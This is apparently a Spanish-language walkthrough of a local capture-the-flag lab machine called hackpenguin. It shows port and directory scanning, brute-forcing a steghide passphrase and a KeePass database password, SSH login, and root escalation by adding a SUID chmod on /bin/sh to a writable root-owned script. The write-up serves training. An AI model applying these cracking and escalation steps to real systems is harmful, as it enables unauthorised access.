Vamos a desplegar la maquina vulnerable

```
❯ sudo bash auto_deploy.sh hackpenguin.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.


```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
❯ cat Puertos
       File: Puertos
   1   # Nmap 7.95 scan initiated Tue Nov 11 18:53:33 2025 as: /usr/lib/nma
       - -vvv --open -oN Puertos 172.17.0.2
   2   Nmap scan report for 172.17.0.2
   3   Host is up, received arp-response (0.0000080s latency).
   4   Scanned at 2025-11-11 18:53:33 CET for 1s
   5   Not shown: 65533 closed tcp ports (reset)
   6   PORT   STATE SERVICE REASON
   7   22/tcp open  ssh     syn-ack ttl 64
   8   | ssh-hostkey:
   9   |   256 fa:13:95:24:c7:08:e8:36:51:6d:ab:b2:e5:3e:3b:da (ECDSA)
  10   | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNT
       g8x/alXdgL/ojBUsbliyqCPFfQ08+WTNu+4fipx7zg9V8ZjKDxFmBnw=
  11   |   256 e2:f3:81:1f:7d:d0:ea:ed:e0:c6:38:11:ed:95:3a:38 (ED25519)
  12   |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIWG6446chvKHIhxdIVHwcEw1kXFOR
  13   80/tcp open  http    syn-ack ttl 64
  14   |_http-title: Apache2 Ubuntu Default Page: It works
  15   | http-methods:
  16   |_  Supported Methods: GET POST OPTIONS HEAD
  17   MAC Address: 02:42:AC:11:00:02 (Unknown)
  18
  19   Read data files from: /usr/share/nmap
  20   # Nmap done at Tue Nov 11 18:53:35 2025 -- 1 IP address (1 host up)
```

Ahora al ver el puerto 80, haremos una exploración con gobuster de directorios que no llegamos a ver.

```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,php,html,py
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10671]
/penguin.html         (Status: 200) [Size: 342]
Progress: 34067 / 1038210 (3.28%)^C
```

Nos encontramos con este, donde nos descargaremos la imagen para analizarla.



Utilizamos streghide, pero vemos que tiene una contraseña.

```
❯ steghide extract -sf penguin.jpg
Anotar salvoconducto:
steghide: ♦no pude extraer ning♦n dato con ese salvoconducto!
```

Lo pasamos por esta herramienta para hacer una fuerza bruta y ver si encontramos la contraseña.

```
❯ stegcracker penguin.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'penguin.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: chocolate
Tried 539 passwords
Your file has been written to: penguin.jpg.out
chocolate
```

Ahora vemos que nos da una base de datos.

```
❯ steghide extract -sf penguin.jpg
Anotar salvoconducto:
anot◆ los datos extra◆dos e/"penguin.kdbx".
```


Con la herramienta de keepass2john vamos a intentar de igual manera hacer fuerza bruta y ver si encontramos la contraseña.

```
❯ keepass2john penguin.kdbx > password.hash
```


Al encontrarla podemos meternos y ver las contraseñas que tenga guardadas.

```
❯ john password.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password1        (penguin)
1g 0:00:00:06 DONE 2/3 (2025-11-11 18:56) 0.1587g/s 140.0p/s 140.0c/s 140.0C/s 123456..qwerty
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ingresamos en keepass



Vemos la contraseña, así que ahora nos queda ingresar por ssh al usuario.




```
❯ ssh penguin@172.17.0.2
penguin@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Apr 14 08:24:53 2024 from 172.17.0.1
$ whoami
penguin
$
```

Ahora al listar los directorios y ficheros, vemos que el propietario de ese script es root y que podemos hacer lo que queramos con eso.

```
penguin@aeed64ade320:~$ ls -la
total 28
drwxrwxrwx 1 root    root        4096 Nov 11 17:57 .
drwxr-xr-x 1 root    root        4096 Apr 15  2024 ..
drwx------ 2 penguin hackpenguin 4096 Nov 11 17:57 .cache
-rwxrwxrwx 1 root    root          22 Nov 11 17:58 archivo.txt
-rwxrwxrwx 1 root    root          56 Apr 15  2024 script.sh
penguin@aeed64ade320:~$
```

```
penguin@aeed64ade320:~$ cat script.sh
#!/bin/bash

echo 'pinguino no hackeable' > archivo.txt
```

Editamos el script para cuando ejecutemos bash -p, nos ejecute una Shell como root.

```
  GNU nano 6.2
#!/bin/bash



chmod u+s /bin/sh

echo 'pinguino no hackeable' > archivo.txt
```

Vemos que somos root.

```
$ bash -p
bash-5.1# whoami
root
bash-5.1#
```